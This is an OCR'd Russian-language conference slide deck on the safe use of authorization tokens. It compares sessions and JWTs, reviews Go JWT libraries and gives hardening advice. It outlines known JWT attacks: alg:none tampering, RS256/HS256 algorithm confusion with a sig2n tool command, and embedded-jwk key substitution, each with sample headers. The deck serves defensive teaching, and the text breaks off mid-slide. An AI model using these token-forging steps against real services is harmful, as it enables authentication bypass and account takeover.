tech


Ответственное использование авторизационных токенов

Мухов Кирилл
Архитектор Решений, VK Teams

О чем поговорим

- Почему именно токены
- Какие токены бывают
- Какие проблемы с токенами существуют
- Как обезопасить свою систему

Session Based (RFC-2109)



Особенности Сессий


Плюсы

- Информация о сессии закрыта
- Cookies могут быть защищены (SameOrigin, HttpOnly, Secure)
- Хранит локальное состояние клиента

Минусы

- Информация хранится на сервере
- Отправка Cookies на каждый запрос
- Горизонтальное масштабирование (шардирование, репликация)

Token Based (RFC-6750)



Особенности Токенов

Плюсы

- Не хранится информация на сервере
- Горизонтальное масштабирование
- Отправляется в HTTP Headers по выбору

Минусы

- Проблема с инвалидацией
- Кеширование авторизации
- “Scaling” секретов, обновление секретов

Виды токенов

- Прозрачные токены
  - JWT
  - PASETO
- Непрозрачные токены
  - Случайны набор байтов

JWT (RFC-7519)


```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpva
G4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKx
wRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```


HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

Методология атак


Наивный брутфорс (Tampering)

- А проверяем мы вообще токены?

Наивный брутфорс (Fuzzing)

- У нас есть достаточно времени
- Проверяем продолжительность жизни токена

Анализ библиотек



Go

MINIMUM VERSION V3.2.2

✓ Sign	✓ HS256
✓ Verify	✓ HS384
✓ iss check	✓ HS512
✓ sub check	✓ PS256
✓ aud check	✓ PS384
✓ exp check	✓ PS512
✓ nbf check	✓ RS256
✓ iat check	✓ RS384
✗ jti check	✓ RS512
? typ check	✓ ES256
	? ES256K
	✓ ES384
	✓ ES512
	✓ EdDSA

golang-jwt ☆6085 View Repo

```
go get github.com/golang-jwt/jwt/v5
```

Go

✓ Sign	✓ HS256
✓ Verify	✓ HS384
✗ iss check	✓ HS512
✗ sub check	✓ PS256
✗ aud check	✓ PS384
✗ exp check	✓ PS512
✗ nbf check	✓ RS256
✗ iat check	✓ RS384
✗ jti check	✓ RS512
? typ check	✓ ES256
	? ES256K
	✓ ES384
	✓ ES512
	? EdDSA

DV ☆182 View Repo

```
go get github.com/dvsekhvalnov/jose2go
```

Go

✓ Sign	✓ HS256
✓ Verify	✓ HS384
✓ iss check	✓ HS512
✓ sub check	✓ PS256
✓ aud check	✓ PS384
✓ exp check	✓ PS512
✓ nbf check	✓ RS256
✓ iat check	✓ RS384
✓ jti check	✓ RS512
? typ check	✓ ES256
	? ES256K
	✓ ES384
	✓ ES512
	? EdDSA

SermoDigital ☆912 View Repo

```
go get github.com/SermoDigital/jose
```

Что делать?

- Проверка используемых библиотек
- Периодическая смена секретов
- Длина секрета не должна быть меньше 256 бита (или 32 байта)

Повышаем ставки (RFC-7519)

8. Implementation Requirements


This section defines which algorithms and features of this specification are mandatory to implement. Applications using this specification can impose additional requirements upon implementations that they use. For instance, one application might require support for encrypted JWTs and Nested JWTs, while another might require support for signing JWTs with the Elliptic Curve Digital Signature Algorithm (ECDSA) using the P-256 curve and the SHA-256 hash algorithm ("ES256").

Of the signature and MAC algorithms specified in JSON Web Algorithms [JWA], only HMAC SHA-256 ("HS256") and "none" MUST be implemented by conforming JWT implementations. It is RECOMMENDED that implementations also support RSASSA-PKCS1-v1_5 with the SHA-256 hash algorithm ("RS256") and ECDSA using the P-256 curve and the SHA-256 hash algorithm ("ES256"). Support for other algorithms and key sizes is OPTIONAL.

Изменение алгоритма (CVE-2015-9235)

- Получаем токен
- Изменяем в заголовке {alg: none}
- Собираем токен снова

Пример. FusionAuth



Пример. FusionAuth

```
151  151      }
152  152
153  153      private JWT decode(String encodedJWT, Header header, String[] parts, Verifier veri
154       -      int index = encodedJWT.lastIndexOf(".");
155       -      // The message comprises the first two segments of the entire JWT, the signature
156       -      byte[] message = encodedJWT.substring(0, index).getBytes(StandardCharsets.UTF_8)
       154  +      // The callers of this decode will have already handled 'none' if it was deemed
       155  +      // the provided verifiers. At this point, if we have a 'none' algorithm specifie
       156  +      if (header.algorithm == Algorithm.none) {
       157  +        throw new MissingVerifierException("No Verifier has been provided for verify a
              "]");
       158  +      }
```

Подмена алгоритма шифрования (CVE-2016-5431/CVE-2016-10555)

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA

```
{
  "id": 2,
  "iat": 1574852353,
  "exp": 1577444353
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key in SPKI, PKCS #1, X.509 Certificate, or JWK string format.
,
  Private Key in PKCS #8, PKCS #1, or JWK string format. The key never leaves your browser.
)
```


Как воспроизвести



TokenBreaker

```
docker run --rm -it portswigger/sig2n <token1> <token2>
```

JSON Web Key (RFC-7517)



Описание Set

/.well-known/jwks.json,



```
{"keys":
    [{
        "kty": "EC",
        "use": "sig",
        "crv": "P-256",
        "kid": "01H1SG7BX197N040C0MHTDV1HR",
        "x": "SEfcECpwqQg-vZ6Lv99RyV0Qkatngz1RV25nI5SOrPg",
        "y": "YU2PRA6pXZ62OW_XuzjJqplqmBUtBwT2pKUZUVxUYfc",
        "alg": "ES256"
    }, {
        "kty":"RSA",
        "n": "1qrQCTst3RF04aMC9Ye_kGbsE0sftL4FOtB_WrzBDOFdrfVwLfflQuPX5k
        "e":"AQAB",
        "alg":"RS256",
        "kid":"01H1SGVCX7GKBGE2J2QMQREAGN"
    }]
}
```

Подмена ключа (CVE-2015-9235)

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "RS256",
  "typ": "JWT",
  "jwk": {
    "kty": "RSA",
    "kid": "324-23234324-544535-1320214",
    "use": "sig",
    "n":
"00d4378681680f119032160e01ce821e6cf3ebf676d2188fd4dbe5d
4837aa612f0063e602de8b77b87be0c399dc10d733ae79a702ba7d03
917d6032d4d35f7ea347c0a7a0144151398db10ef368bde3214e225d
e606bb2ed63d9fd3404b803b5a20550b9d9f6cd35c48907a1fb9f2db
8f7935692a6a99752dcca6e9b797bd861c16ea820a3fd61ddccaf5b8
8f740ce3d61b577e5a1d5dd66f06495cfcd6703a049c23381309ea26
229e4a9c6f6829714399d0a3787659d9d5d370b95ae2d66813610df0
bf1c8b5d71a677a63226023a388e491e8fa996dde5eab660d7dfdb99
532bf0073ade31687ab8ebbd5b40cc74605b7cd35671a479b5264418
68f6762bc4f",
    "e": "10001"
  }
}
```

Как воспроизвести



Сгенерировать пару

```
